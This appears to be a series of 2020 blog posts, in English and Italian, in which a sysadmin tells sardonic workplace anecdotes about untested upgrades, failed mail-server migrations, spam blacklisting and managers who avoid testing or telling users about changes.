Me - (massaging my nose) ... We need to communicate that we are doing a big upgrade to the system to a new platform, that is the time since it's fucking 20XX already, and there are going to be lots of changes, new interface, new administrative functions and so on, so would be nice if they could test the system. We give the the IPs and let them do their stuff. It shouldn't take too much.

UL - But... if they found problems?

Me - That's why we do the tests. Then we have to see what problems and what to do about them.

UL2 - What kind of problems could be?

Me - I don't know, that's why I say that the customers are the best peoples to do the tests.

Yes, because in many circumstances, you try yourself o you let whoever should use it to try it. And when you have no idea how is going to be used, there is only one way.

No, YOU test it!

Cosa fa' l'applicazione X ?

Davide
02/02/2020 11:52

No, YOU test it!

1248

Turn the key

There is a moment of euphoria when a new project begins. It doesn't matter what it is or how long will it take. In the moment it starts, everybody is charged and ready to go.

Probably, the day Columbus left Portugal to go and discover the New World (that he had no fucking clue it was there since he was operating on a faulty map made by Tolomeus), everybody was equally excited, it was only after a couple of weeks spent mopping the deck and masturbating that the reality of the thing showed itself.

The reality is that every "project" in the end is just a gigantic pain in the back of the neck. Hours and days of toiling that get to several milestones (maybe), but in the end is just work.

It is at this point that the grinding starts. Slow, painful, boring, annoying daily routines that kill the excitement and turn every project in the usual swamp of office problems. And there is nothing that can make it less boring. It is just a matter of get in and keep going.

Until... One day you get to the last kilometer, the last turn, the last lap. Like a marathoner approaching the finish line, the checkered flag is in sight! You concentrate, summoning the remaining strength and keep trotting aaaaaaandd..... you stop. Dead stop. Just before the line. Usually about half a meter before.

Yes because... getting to the finish line it means to complete the project, it means to get to the point when somebody "turns the key" and the whole thing goes into "production". And depending on the project, "turning the key" could be opening the door to several thousands of different problems. Potentially disrupting the "normal" activity of the rest of the organization.

And there is nothing that the "boss" wants to avoid more than putting his own name on the mail that means disruption and chaos for everybody else.

Also because he already had the "pleasure" of sending on production other stuff that, given the way stuff is "tested" nowadays (fact that I've already discussed at length in other parts of this site), lasted for about a couple of hours maybe before requiring a quick strategic withdrawal or a full blown rout and uncoordinated run-to-safety-as-fast-as-you-can, that means putting the old stuff back online before the daemon customers tear it to shreds.

This also means that, the very moment you are ready to cross the finish line, the "boss" blocks everything and starts to panic.

Me - Ok, so we're ready to put this baby into production.

UL - What? Production? Already?

Me - ...what the... We should've been in production before the end of last year, we're already 2 months late!

UL - Yes but... how is it going with those problems that...

Me - You're confusing this with the OTHER project that has nothing to do with this.

UL - No I mean the problems of CL that had to change...

Me - Fixed. I've spoken with SL on the phone and they did the changes in less than 5 minutes. That's done and dusted.

UL - Hu... Already? Why I didn't hear anything?

Me - You were in CC on all the mails, obviously you weren't on CC in the phone call.

UL - Hemmm.. Ok, and what other problems could show up?

Cosa fa' l'applicazione X ?

Me - None as far as I know.

UL - But... the thing was tested?

Me - I've already told you that the system was tested but the best testing would have been done by letting the users to test it, but apparently you decided some times ago that is best not even talk about the fact that we're changing the whole thing, especially to the customers that are supposed to find out all at once at an unspecified moment, I guess when we'll put this into production for real. That is what we're talking about now.

UL - But my idea was to do everything without disturbing the users, all transparent, completely seamless...

Me - That is a nice idea but won't work, and we've already discussed about this. There are way too many things that don't match the old system, starting from the interface.

UL - Yes but...

Me - So the best thing to do is to INFORM the fuc... customers of the thing, before preferably, so they can book the conseling sessions and prepare themselves for the big day and if they want to try it, they can also do it whenever they want, so the day we announced, we turn it on and it is done.

UL - Yes but...

Me - And obviously there will be the ones that don't read or understand a fucking thing, but that's why we're here.

UL - Yes but...

Me - What?

UL - I mean... if we tell the customers ...

Me - ...?

UL - ... they then will complaint with us when things don't work...

Me - ... and the difference with the "normal" situation is?

UL - That they can claim that the upgrade was the problem.

Me - Instead of claiming that the aliens, or the demon, or what the fuck it is as usual, yes.

Then I had a doubt...

Me - Let me understand, when I told you that it was time to send out mail and announcements, you did nothing right?

UL - Hemmm...

Me - (rubbing my nose) Ok, so what is your idea to go in production with this thing?

UL - Hemmm...

Me - You do realize that the whole infrastructure is getting paid right? And we'll keep to pay for it even if we don't use it.

UL - Hemmm...

Me - (getting up and walking towards the door) Ok, I'll stop working on it. We'll see it next year.

UL - What do you mean "next year"??

Me - Yes, when the licenses for the old system are due for renewal.

... and now that I think about it, even my contract is.

Davide

12/02/2020 11:39

Everything changes, nothing changes

The term "upgrade" should be well known to everyone nowadays, is one of those terms that looks innocent, but for some reasons, as soon as they are spoken, read or heard, provoke panic reaction on most peoples.

Just like "disaster recovery" or "failover test". Or "what does 'content encrypted' means?"

For some reasons, lately, there is some kind of "duality" on peoples about "upgrades". We're talking about System upgrades of course, not other kinds. On one hand, everybody apparently wants system upgrades, all the time and when they don't get them, then start yelling. But when they do get them, then they yell even more because it "interrupt the productivity" or some such.

Unfortunately, in some circumstances, upgrades are cause of problems, and I'm not talking specifically when the thing that gets upgraded was working before and then not really much (yes, Windows 10 1809, I'm talking to you). But even when the thing wasn't working much before and after the upgrade should at least start working.

The fact is that "change" something, doesn't matter if in positive or not, doesn't matter how, is always seen as a source of problems (real or perceived). As they say "better to keep the devil you know...". Everybody hates changes, especially the fast ones (volcanic eruption, earthquakes, flash-floods...)

And unfortunately, there are situation where one flash-flood or two are the only thing that allow to get some of the old cruft out and let start again from a better, cleaner, nicer point. So potentially a better one.

And this is the moment we start talking about \$mathusalem, they managed a sytem, based on a bunch of products developed by some developers in an unkown time on a system that was old enough to drink and drive.

And they decide to "rejuvenate" the things moving the whole environment on the clouds, that is so much trendy lately. Obviously they decided to do so in order to save a load of money (somehow).

So they immediately started mailing all their customers with news of the flood...I mean, of the move towards the new system.

But hey did that without considering the elephant in the room. Elephant named "old software".

It turned out that the old software was..."optimized". Optimized to use quirks and bugs of the old system and just copying onto a new environment without those bugs was going to break it.

The we discovered that he database used had stored procedures that used stuff that was deprecated in the new versions and nobody had an idea of how to remake that stuff.

And all of this was discovered, obviously, by the customers. The day of the "upgrade". Upgrade that was blocked and reversed faster than when you see the police standing at the end of the road you're taking the wrong way.

The idea of "rejuvenate" the software was not accepted very well by \$mathusalem, especially because it required PAYING MONEY to somebody to do the development.

Cosa fa' l'applicazione X ?

After a number of "changes" to the system to "make it compatible" (aka: install old, deprecated and no longer maintained versions of software and libraries), we discovered another "nice" thing.

Because of the age of this thing, most of the users were still using (drum roll)... SSL V3! Yes! A protocol that was old and bugged more than 10 years ago!

And guess what? To make the "transition less traumatic", we're required to re-activate this triceratop and keep it around for at least another 6 months. This -after- the fact that the "company motto" is "security is not optional"!

Davide

27/02/2020 13:51

Infrastructure

noun, singular.

- the basic, underlying framework or features of a system or organization.
- the fundamental facilities and systems serving a country, city, or area, as transportation and communication systems, power plants, and schools.

Bridges collapse, houses crumbles, mountains flattens and tools rusts. Something strange? No, it's called "entropy" or simply "life".

With the passage of time, things begin to deteriorate and, if they aren't maintained, eventually they will break, catastrophically sometimes. Disasters, like earthquakes or tornadoes, are not necessary, even if they help with the matter, the normal daily routine is more than enough even if it doesn't have the spectacular effects. And in this sense is even worse, because the effects are spread out on a very long time scale and as such are mostly ignored.

Sit down, wait and you'll see the body of your enemy. Unless your enemy doesn't see yours first. In both cases the problem is solved: there is no enemy anymore.

And in the same way, wait and you'll see the bridge collapse. Sooner or later. There isn't an "if" there is only a "when".

"So?" say you, "therefore" (say me), if you don't want to see the bridge coming down to meet you, you have only 2 ways: you start fixing it and keeping it up, throwing money and time at it, or you take a different road. The problem doesn't disappear anyway, it just changes.

The fact is that all those things are part of the "infrastructure", the base upon which a lot of other stuff rest to function and if this base disappear all of a sudden, everything on top of it crashes down miserably.

So of the two "solution" above, only one of the two is the good one: you need to throw money and time at it.

The problem is that throwing money at something that "works" is never perceived as a good thing. Why repainting that wall? Is good as it is. The point is that repainting also means checking it and check if there are cracks or fractures, and eventually repair those cracks before they become too deep. When it is too late to repair it, is time to rebuild it from scratch.

And of course, when you start thinking about "rebuild it from scratch", immediately other problems start showing up.

The more "basic" something is, the bigger the effect is when is taken away or changed. And when you need to fully replace something, everybody start screaming.

Ok, end of the prologue and we'll start talking about Soldandolder, those peoples had begun working LOOOOOOONG time ago, basically in another millenium (eh eh eh...) and at that time, they've decided to equip themselves with their very own mail server! That very few had something like that at that time.

But, as said before, time passes, things changes and gets older. Soldandolder chages office and take its old server along for the ride, then they change again and again and then... it is today, when the server stop

Cosa fa' l'applicazione X ?

working.

Crisys! Fear! Panic! Everybody run around screaming "help help" (emergency plan #1)... and at this point, the UL decide that is time to "do some maintenance" and they call us. Why us? If I got it correctly, UL was a friend of a friend of SL. So the problem ended up on my table.

Me - So, precisely what are we supposed to do?

DB - We need an estimate of the work required to bring everything in our infrastructure, possibly today.

Me - "bring" what?

DB - Well, the mail functionality.

Me - Isn't faster to simply register in O365 or Google?

DB - They also want to recover the old mails.

Me - Ok, I'm gonna ask the question, even if I already know the answer, do they have a backup?

DB - ...I don't need to answer that, do I?

Me - Not really. And since the server is dead, how are we supposed to "recover" the mail? Ask the spirit? Or phone everybody in the world and tell them to re-send their old mails?

DB - We could start by looking if the disk is still readable.

Me - Let's assume no. What's the next step?

DB - What? Why assuming no?

Me - Because is the safest assumption and we skip a lot of trouble and save time. Especially if they want to do everything for yesterday. Let's assume that the disk is gone, adios, sayonara. What's the next step?

DB - ...

Me - There is no "next" step, right?

DB - The data recovery is a required step...

Me - If it is "required" there should be a backup, if there isn't one, then the "recovery" is "nice to have but nope", so let's assume the data are gone and we go directly to next step.

DB - ...

Me - If all they want is "data recovery" why don't they go to a company specialized in data recovery? Let me guess: they want more money.

Anyhow, we go and have a look at this machine, that turns out to be a bog-standard grey-ish type tower, the type of machine that were common in 199something, with a dual hard disk (they say). With what on them? Don't know.

Me - (looking at the dust-encrusted ventilaion fan) This thing wasn't in a datacenter, right?

DB - As far as I understood has always been in an office.

Me - (looking inside) IDE! It has 2 IDE disks! Last time I saw those it was 2006 maybe! (close the box) Ok, we looked at it. Now?

DB - Hemmm... try and start it up?

Me - Didn't they tried already? Multiple times?

DB - I think so...

Me - Then we don't have to repeat the test.

DB - But...

Me - Listen, this thing has done its job, more than enough, since they never got the idea of giving it the required maintenance, because probably would've required money, they have automatically decided that what's inside isn't much important, so now it's their problem.

DB - Hammmm... What do you suggest?

Me - Let's tell them that their e-mails have flown up in the big Exchange in the sky... wait no, otherwise they think about the "cloud" and get confused. Just tell them this thing is irrimediably borked and the next time is better if they get a backup. And let them decide what to do with the mail now.

DB - They want a mail server.

Cosa fa' l'applicazione X ?

Me - Ok, but a dedicated mail server? If that's the case we can spin up a virtual machine with any OS and any Postfix and we're done, otherwise they have to decide what they want. I keep repeating that a nice O365 account is better, at least they are taking the backups and we don't get to babysit them.

DB - Yeah, but it seems they want something more...

Me - Like ?

So we go and ask this UL and it turns out that "sometimes ago" (in the Pleistocene probably), somebody had written a... thing... that read a mailbox and did... things... depending on the mails in there.

Me - Nice, so, looking at the condition of the "server", I assume you DON'T have any documentation on this "thing" or anything, as such I think the best thing to do is to start from scratch, contact this Mr Somebody and ask him if he still has a copy of that "thing" or any documentation and is willing to redo the whole thing on the new environment.

UL - We'd rather avoid to contact that person.

Me - Let me guess: you never paid him.

UL - Hmm... let's say it was a temporary thing, more a 'test' than a real thing.

Me - Right. A test. That you kept using on production for 20 years. Well, your problem. Now is time to redo it from scratch.

UL - We wanted to recover all the data, also this "thing".

Me - "Recovering" the data doesn't imply the recovery of "everything" especially stuff that ain't data.

UL - You don't understand...

Me - Let's hear it then.

UL - That part of the system is absolutely integral in our administrative structure, without we'll lose days to get the same information and the same result!

I turn to look at the old server.

Me - If that (pointing at the machine) is the way you manage the "integral part" of your structure, I don't want to see the rest of your office.

Because infrastructure aren't eternal.

Davide

06/03/2020 11:28

Testing, testing, does this thing works?

Ritorniamo a parlare di TESTING, quello che (in genere) si cerca di evitare come la peste perche', porkamigniotattroika, ogni volta si trovano dei bugs o robe che non funzionano e poi bisogna sistemarli e mettere le cose a posto e tocca LAVORARE per farlo, e poi tocca ri-testare e si trovano altri bugs e che barba che noia che noia che barba! Se nessuno prova niente non ci sono problemi no?

Ovviamente, seguendo questo "modus operandi at cazzibum", prima o poi qualcuno prova ad usare il 'coso' in questione ed ovviamente il risultato non sara' molto soddisfacente, e quello che non e' stato fatto prima, bisognera' farlo dopo probabilmente spendendo piu' soldi e con ovvio danno alla reputazione.

Quest'ultimo particolare (la reputazione) pero' non sembra interessare piu' nessuno, dato che tutti operano nello stesso modo "at cazzibum", l'idea generale e' che se trovi qualche cosa che funziona anche solo vagamente, e' gia' un successo.

E adesso, dopo questa introduzione assolutamente non testata, andiamo a parlare di \$proservio, che fornivano vari servizi di "SEO" e "Web". E non chiedetemi che capperò significa perche' non ne ho idea.

Comunque sia, uno dei 'servizi' che fornivano era una specie di gestione di forum, che tra le altre cose aveva una qualche funzionalita' di mail incorporata. Per evitare le ondate di spam (e per vendere a caro prezzo il servizio), questi tizi usavano una costruzione "doppia". Un server di posta inviava la mail ad un secondo server che faceva da antispam e poi rispediva indietro la roba "pulita" (o presunta tale).

Dopo il periodo passato da \$NetworkGestapo, ed i vari problemi avuti da \$noiSalviamoilmondopuntocom.com, ho una attitudine abbastanza 'fatalista' al riguardo dello spam: e' come il raffreddore. Puo' andare meglio o peggio, ma non te lo toglia mai dai coglioni.

Comunque sia, la _nostra_ parte nel sistema di \$proservio era di gestire solo la parte di networking. Che a me andava benissimo dato che io ero "System" e quindi non dovevo fare assolutamente niente e se qualche cosa non funzionava mi limitavo a farlo notare.

Onde per cui, il giorno in cui una maillina mi compare nella coda con soggetto "Urgente: server XYZ verra' dismesso domani", io non mi sono scomposto piu' di tanto. Non ho la piu' pallida idea di che cosa cazzo sia XYZ e cosa faccia ma so che non sono affari miei quindi mi limito a rigirare la cosa ad SL di \$proservio e via.

Ma il mio semplice atto apparentemente ha risvegliato SL dal suo torpore perche' 10 minuti dopo me lo ritrovo al telefono.

SL - Come sarebbe a dire "il server sara' dismesso domani"??

IO - Forse drovreste domandare a chi il server lo mantiene, che non siamo noi.

SL - Quello e' uno dei due server di posta del nostro sistema! Non puo' essere dismesso!

IO - E perche' non lo fate preente a chi il server lo mantiene?

SL - Se il server viene dismesso dobbiamo installarne un altro, copiare tutte le configurazioni, copiare tutto!!!!

IO - Sembra proprio un lavoro per chi il server lo mantiene.

SL - Come mai non siamo stati informati prima?

IO - Secondo il nostro sistema sono state mandate 3 mail al riguardo, tutte e 3 sono state girate a voi. L'ultima e' della settimana scorsa.

Silenzio intanto che SL ravana nella sua posta.

Cosa fa' l'applicazione X ?

SL - Niente, non trovo niente al riguardo!

IO - Ha controllato sotto "spam"?

SL -hmmmm...

Ah! questi sistemi anti-spam...

SL - Comunque sia, il server non possiamo dismetterlo adesso!

IO - Bravo! Adesso vada a dirlo a chi il server ve lo mantiene!

Dopo aver ripetuto per una 40~45 minuti che avrebbero dovuto parlare con qualcun altro, SL finalmente ha deciso di mollare. Dopo un paio d'ore e' arrivata la richiesta per un cambiamento al firewall per avere un server "sostitutivo" al posto di quello che doveva essere dismesso. Io ho girato la cosa al nostro network-engineer ed ho continuato a sorbirmi il caffè'.

Passa qualche giorno ed io vedo passare diverse mail tra SL, il nostro networking e chissacchi' che sta installando questo nuovo server di posta. Poi un bel giorno SL esclama trionfante che il nuovo server "funziona perfettamente" e da' l'ok per la distruzione del server vecchio. Ma la calma e' di ben poca durata perche' gia' il giorno dopo piovono le lamentele che, apparentemente, tonnellate di mail sono respinte dal sistema o marcate come spam in modo erroneo.

Dopo aver ripetuto enne volte ad SL che avrebbe dovuto parlare con chi il server lo gestiva, abbiamo ricevuto un ticket assai piu' dettagliato dal "gestore" in questione che dopo aver controllato i log del server aveva notato che apparentemente il nostro firewall rifiutava di parlare con il nuovo server.

Di nuovo io ho girato la cosa al nostro firewall team, i quali hanno notato che, nel babilamme di porte, nat et similia, una delle cose mancanti era proprio una regolina per far passare la posta dal server nuovo.

SL - Ma come?? Avevamo fatto la richiesta la settimana scorsa.

IO - Posso fare una domanda? Voi il server lo avevate testato giusto?

SL - Noi?

IO - Si, voi. Mi pare di aver visto una mail da voi che dicevate che il server "funzionava perfettamente", quindi se "funzionava perfettamente" lo avete testato no?

SL - Ma, credo.... Cioe' cosi' al momento non saprei...

IO - Perche' sarei interessato di sapere che test avete fatto dato che pare che questo coso non possa inviare mail.

SL -

IO - Se e' un server di posta, la sua funzione principale e' di mandare posta. Se non puo' mandare posta non puo' assolvere la sua funzione, quindi, per definizione, non funziona "perfettamente", proprio no.

SL - ...

IO - Quindi, chi e' che ha "testato" il server senza accorgersi della cosa?

SL - Hemmmmm.... Adesso devo andare, mandate la richiesta al firewall team che lo vediamo dopo.

Yep. Qualche cosa mi dice che quello che ha "testato" il server "perfettamente funzionante", non solo non ha la piu' pallida idea di chi gli gestisce cosa e come, ma neanche di cosa fanno i loro server e cosa dovrebbero fare.

Davide

13/03/2020 14:50

Spam? What is it?

Looooong time ago, when "computers" were stuff for sci-fi movies, there were "users" and "operators" or "administrators". No, "sysop" wasn't a thing yet and "developers" were sort of wizards that made stuff work but nobody really knew how.

Then, this thing called 'PC' showed up and suddendly everybody was an "administrator" or an "IT expert", and the result was that problems that could be solved in 10 minutes were dragged around for days.

Then Internet arrived and things went directly down hill. Fast.

That's why "outsourcing" is so "in". In the head of the managers outsourcing means "let's find somebody else that can take care of this stuff and when it doesn't work we can yell at him and we're done". And in fact this is what everybody try to do all the time. The problem is that they forget 2 little details: 1. "he" doesn't give a shit and 2. they still need to pay him.

Moreover, when the managers asks questions and get technical answers, they have to pretend they understand the answer, that usually isn't the case.

And after this short introduction, let's talk about \$chemicalwe, a company that managed chemical products.

These peoples had started as a simple retailer, then they got bigger, after a while they bought up in full a producer of chemicals and began producing and distributing their own products.

Keep track of production with plants distributed all around (meaning: wherever the laws allow you to do porkies without too much care for the consequences) and sell products that are subjected to control and regulation in many countries (this stuff shouldn't dissolve its own container right? not this quickly anyway) require to handle a ton of paperworks and a lot of communication. So they had acquired a nice mail system based on a couple of Exchange servers, one located in Europe and the other one in the US, where the producing company had the main offices.

Then, for some reasons, they decided to get an hosting provider in the US for the main website.

That didn't really concerned us, since the only activity we managed for them was some sort of "mail-washing" for antispam, courtesy of one of those companies we bought up during the year. In short, they were sending and receiving mail through our antispam system via a couple of VPNs.

Everything fine, until a ticket with the inspiring subject of "EMERGENCY!!!!11!!" landed in out support queue.

Given the clear and descriptive title, I start reading. And after the usual whining, I find out that the "problem" is that, apparently, their mail is in some blacklist. Obviously, the dude that sent the ticket (let's call him 'UL'), despite the the job title as "IT Manager Desktop Service" and a list of certifications that would be impressive if they had any connection with the real world, has zero clue about how the mail works. Non just their specific mail system, the mail in general. Not even paper mail probably. And he demands "immediate solution for the problem" that according to him is causing "delay and problems in the production"... I briefly ask myself what can have the production to do with this, since the internal e-mail goes from one exchange server to another without poking his little head out ever so slightly.

Cosa fa' l'applicazione X ?

Anyhow, I check this thing and it turns out that their domain is in a blacklist... that I never heard of before, since it's limited to e-mail in the finnish language.

Being Finland a country of about 5 million peoples, I assume the emails that are interested by this are about none, so even less likely to cause production problems.

But, keep checking, I discover something odd. The IP address in the blacklist isn't any of our system. A check tells me that the IP belongs to a US hosting. And a reverse-dns tells me that is a generic one too. Maybe it is spam.

So I answer the ticket reporting my findings and ask if they have any clue about that hosting.

As usual, no answer whatsoever for a few days, until a phone call breaks the office's peace. I answer and is UL, that ask for explanation, like he could understand them.

Me - Has explained in the ticket, the IP that the blacklist reports is of an US hosting, that it's not us for sure, so why is that IP reported as source of mail for your domain? Do you know anything about it?

UL - But you're the ones that manage or mail, you should know!

Me - No, we don't "manage your mail", we only provide an antispam service, you manage your own mail. And the only mail that goes out from our system has nothing to do with that hosting.

UL - (thinking so hard)... so...?

Me - SO, I'd start by asking who is that hosting and why is it sending mail with your domain.

UL - ...and whom should I ask?

Me - To however is managing the hosting for your company, that isn't us. Or directly to the hosting.

UL - But you're the ones managing the mail, you should ask...

After another round of whining and bitching (no, we DO NOT manage your mail and we have no authority to ask another hosting about their business), UL finally acknowledge that he has to ... ugh... DO WORK! And he disappear. And another few quiet days pass by before he's back for more.

UL - Ok, we had an interdiptamental meeting and blah blah blah yada yada yada, and I discovered that that hosting is, in fact, used by a website for some stuff by another department.

Me - Good. And why are they sending e-mails?

UL - ... I don't know that... is it important?

Me - Well, there are 2 options. 1. They send mail because they have to. In this case it would be better they could send the mail using the right systems or, if they are sending bulk e-mails, use a dedicated system like mailchimp.

UL - ...and the other option?

Me - The OTHER option is that they DO NOT NEED to send mail. And in this case the site could've been hacked and is actually sending spam for real, and that's just the nice case. But somebody has to check.

UL - And can you check?

Me - No. You're the one that has the contract with the hosting and you should know what that hosting does, what should do and what it SHOULDN'T do.

UL - But... how can I know?

Me - Aren't you a "manager"?

UL - Yes but...

Me - Then start managing. Call whoever is managing the hosting.

UL - No but... I'm "desktop" that stuff isn't my business, I should ask the dipartimental manager and then...

Me - Look, whatever. How your organization is set up is not my business. You have a problem and you're the only one that can manage it.

UL -hummm... but...

Spam? What is it?

Cosa fa' l'applicazione X ?

Me - What?

UL - ...what if we just ignore it?

Yes, because everything is URGENT as long as it's somebody else problem.

Davide

24/04/2020 10:09

Silence! We shouldn't disturb the users...

Silence is gold, they said. But is not really clear why in fact, sure, annoying everybody at every hour day or night isn't really a good idea, but sometimes, TALKING is a good thing.

Especially when you have important and useful information to share. Like somebody is towing your car away for example or the fucking building is on fire and you should really start walking towards the nearest exit.

But there are other situations when not only nobody talks, but somebody even actively try to prevent the exchange of any kind of information, even when the result is clearly wrong.

And after this quick and informational introduction, we talk about \$screamandyell.

These peoples had decided that their mailing list management system was a tad old and required waaaay too much maintenance, therefore, having listened too much to MarketingMan talk about this magical thing called "the cloud", that always works, it never fails, is invisible, omnipresent and basically Jesus Christ, they began salivating like a bunch of famished lions looking at a fat tourist.

Before you could say "hold on..." they had already signed to move the whole thing onto some jimagathingy installed in AWS. Why AWS? WhatthefuckdoIknow.

No, seriously, there was no reason to have this stuff in AWS, it was there because it was there.

Anyhow, after several days spent trying to figure out how all this crap had to be installed and how it worked, we ended up with 4 mail servers equipped with Mailman with a PostgreSQL backend to manage all the lists.

I won't talk about the problems to "migrate" all the lists from the old system (home-grown) into the new one without fucking it up completely and other stuff.

And after all this, we're at the point to decide how to put this thing into production. And at this point the shit hit the spinning paddle.

The problem is that, to put everything in production we need to distribute new password to the various "maintainers" and "moderators" of the various mailing lists, and tell them about the new interface and the like. Moreover, between the moment the old system goes into retirement and the new one is fully functional there will be some delay, at minimum, the DNS need to update.

And this is the problem.

It seems that the UL that is at the helm of the thing is convinced that the best way to do this kind of operation is without communicating anything to anyone, all hush-hush and in secret. Ironic, considering the company is specialized in mass-communication.

So his idea would be to do the switch in the night and not say anything at all.

I interjected that the new passwords need to be communicate, and the new management interface needs to be opened up to the various maintainers etc. and there will probably be question about the various procedures and the like.

Cosa fa' l'applicazione X ?

UL - Nooooo!!! We shouldn't say anything to the users, otherwise they begin to whine and if there are problems they will never finish it.

Me - ...if there are problems maybe they have their reasons, and this is why we should ask them to do some TEST on the new environment before going into production. So they see how it works and we also do some real testing.

UL - NoNoNoNoNoNo. What we need to do is to put it into service quietly, without disturbing anyone, nobody has to notice anything.

Me - That is impossible to do, since the whole infrastructure is completely different, required several changes on the system and the various mailing list and when it goes into service there will be some deadtime.

UL - We need to just put it into service, who uses the interface will figure out that it is changed and when they can't login they will request a new password to the help-desk, who doesn't will never notice.

Me - I repeat that the best thing to do is to contact ALL the users, because they aren't idiots (ok, not that much) and they will eventually figure out, and if there are problems at the start is better if they know.

The discussion (let's call it like this), went on for a while, then UL decided to go in production at 7pm without informing anyone.

OFCOURSE, since nobody had done any real life test (the kind that involve the customers) nobody ever discovered that some customers had automated processing for the messages enabled, and now those messages were getting rejected because the message format had changed. The there were problems because lots of customers were using the e-mail version of the management interface and that was completely different. It also caused an effect of "multiplication of e-mails" that had ... interesting effects.

The final result was that after several hours at the receiving end of screaming and yelling, UL had to order a withdrawl and put back the old system, grab all the "information" received and go back to the drawing board.

The most interesting part (if you can call it like that) is that the majoirity of the comments was "if you had told us..."

But no, we can't disturb the users. Not even when you're about to pull the carpet from under their feet.

Davide

16/06/2020 11:36

Fail, Fail, Fail, Fail, SUCCESS!, Fail, Fail...

UL - (bitter) Do you ever make mistakes?

Now, this is a question I hear a lot. Especially when (like now) I am pointing out the fact that the problem we (plural majestatis) are trying to solve, did not come out on his own from nothing or has been evoked from some alien entity, but is the result of the fuckup of somebody (the UL above) sometimes, the same somebody that (more often than not) is actively trying to hide the evidence and make his part in this sorry mess as small as possible, doesn't matter how, pull in the Aliens, Chinese spies, the Illuminati, whatever, as long as nobody look at him.

My answer to that question is, normally, "Yes, CONTINUOUSLY".

Because yes, I do make mistakes. All the fucking time. The only way to not make any mistake ever, is never, ever, do anything. And it looks like a lot of my (ex and non) colleague reached the same conclusion and decided that that was their modus-non-operandi. How they manage to (not) do so, or never got caught, or why everybody is ok with that, I've never understood and probably, given how things are going, I'll never understand.

But let's get back to the start. I do make mistakes, I do know it and I do recognize them. And I also try to fix them when possible. My "modus operandi" is the following:

```
10 do X
20 check if it works, if yes, go to 60
30 if not, figure out why
40 implement fix
50 go to 20
60 increase X and go back to 10.
```

In a never-ending cycle, because there is always another 'X' after 'X'. While the standard 'modus operandi' of UL (and every other one like him) is usually something like this:

```
10 claim loudly that "X" is very important and we should do it
20 send many mails and memos that "X" is important and somebody should do it
30 organize a meeting to reiterate the importance of "X" and that somebody should be assigned to it
40 get assigned to do "X"
50 claim that he is way too busy and try to dump the problem on somebody else
60 while somebody is trying to figure out what the fuck is "X", change the specification several times.
70 when X doesn't work, because it was already broken since the beginning, and because UL is the only one to have a vague idea of what is X and how it should work, complain loudly to everybody.
80 when somebody try to fix the problem, applying logic and intelligence, and as such try to ask question about it, try to look inconspicuous and avoid eye-contact
90 when it is discovered that a lot of (not-so-small) details have been "forgotten" by UL, claim that they are not that important, and they have been communicated by phone or in some un-specified meeting. Of which there is no record and can't be recalled by anyone.
100 when written specs are requested, avoid eye-contact and claim that the specs have been communicated previously.
110 when somebody start to require WRITTEN specs, complains that "we" are wasting too much time on this and it should be better to move to something else.
```

Cosa fa' l'applicazione X ?

....

300 replace X with Z and go back to 10.

And after this developing introduction, let's talk about... well.. nobody really. Let's just say that sometimes ago, a randomly selected UL began to claim that "we should really put together a relay between X and Y, because somebody could, maybe, possibly, ask about it". And a couple of months later, 2 developers were assigned to build the aforementioned "relay". Of course, and really conveniently, UL gave a quick verbal "intro" to the two developers but never gave anything written down.

After a few months, the 2 devs had put together something that looked like it could work. But at this point we had the problem of testing this thing, that was a problem because nobody had any idea of how we could actually do a real test. And obviously, UL was too "busy" to do anything.

Several day later, I managed to run a "test" and had the impression that the code could have worked, but I also had the sensation that the level of quality of that code was as far removed from "production-level" as I am removed from "Leonardo Dicaprio" physical aspect and bank account. But beside that, the fact that looked like it could work was already a miracle so...

Obviously, at this point, everybody realized that NOBODY had ever requested for a relay between those 2 things and we had really no need for that. So the whole thing was quickly dumped and nobody wanted to talk about it anymore.

Several months passed. And a nice November morning, we recieved a message from a french company, that was searching for somebody that could run a relay between X and Y and how much was going to cost.

After picking up his jaw from the floor, UL began immediately to claim his status as a visionary leader to everyone around, conveniently ignoring the fact that 2 developers had been paid for something that wasn't requested at the time.

Anyhow, guess who was tasked with setting it up for that company? Yeah, right. Can't imagine how you did it.

And now the problems start surfacing. For example the fact that the configuration fo this "relay" is left mostly to random chances and to function it require a bunch of services that have never been configured or installed for real on the production environment. So after a week spent setting stuff up I have something that can potentially run this "relay".

The next step is actually to configure this script in such a way that does the relaying. And now even more problems start surfacing. First the fact that there is no documentation on how this thing actually works, the 2 devs never produced a documentation because in the inexistent specs there was no mention of a documentation. And my proposal to call back the developers is denied by UL because there is no budget for it.

That leave me a bit dumbfounded... You managed to get the budget for the developers when the whole thing was useless and now that looks like we have a potential paying customer for this no? Well, it turns out that the budget was actually allocated for something else.

Anyhow, after attempting a configuration, I ask the aspiring customer to test... and do not hear anything anymore.

Since it looks like we have some time to waste, I decide to point out to UL that it would be VERY very useful to have documentation for this thing and WRITTEN specs too, because it turns out that UL has never

Fail, Fail, Fail, Fail, SUCCESS!, Fail, Fail...

Cosa fa' l'applicazione X ?

delivered written specs, everything has been "communicated" verbally in some "informal" meeting with the developers. I assume that UL ambushed the 2 at the coffee machine.

Well, fine. I grab my 'dev hat' and try to figure out wtf. Now, I am no Python fan, for start, I like to add spaces and tabs wherever I like without completely fucking up the code logic. While UL absolutely love Python, and he specifically requested that the whole thing had to do in Python, to the point that one of the developer had to be replaced because he had not enough Python experience. So now I need to look at this thing, and my experience can be summed up with "hacked mailman because my company had a really fucked up mail addresses".

After a lot of curses, I discovered several interesting things.

1. some parameters that are read from the configuration file are case-sensitive and others are case-INsensitive.
2. some parameters have defaults that are wrong default for the system.
3. some parameters DO NOT have defaults, and their absence make the code not doing anything but doesn't generate any error whatsoever.
4. some things that SHOULD be configuration parameters, are instead hard-coded into the code, and this also make the code fail, without leaving any error.

And all this has gone unnoticed, because the first round of "testing" was completely fucked up, and it was fucked up, because the moron that was doing it (me), had ZERO idea on how actually testing this thing, and the only one that had an idea, was UL that kept that information hidden in his head.

So, I pointed out the thing to him via mail (in CC to everybody) and now I am also asking the same question during a meeting and the only thing that UL can answer me with is "you never make mistakes??"...

Davide

03/07/2020 13:01

Hard, harder, hardest

Ok, this is not a "tale", but is something I wanted to put down in writing.

I got a mail from one of our user from the Finance Department, she was lamenting the fact that the mails from one of their "consulting" companies (from Germany, of course, 'cause they have to bend to the Great German Owner) keeps being stuffed in the 'quarantine' box by the antispam, despite repeated attempt at training the antispam that no, those mails are legit. And the user is kinda tired to fish them out of the quarantine box.

These kind of problems would be the realm of "user support" and as such my colleague should deal with them, but apparently he couldn't figure it out and the standard solution of "click on the 'this is not spam' link" in the mail didn't worked very well.

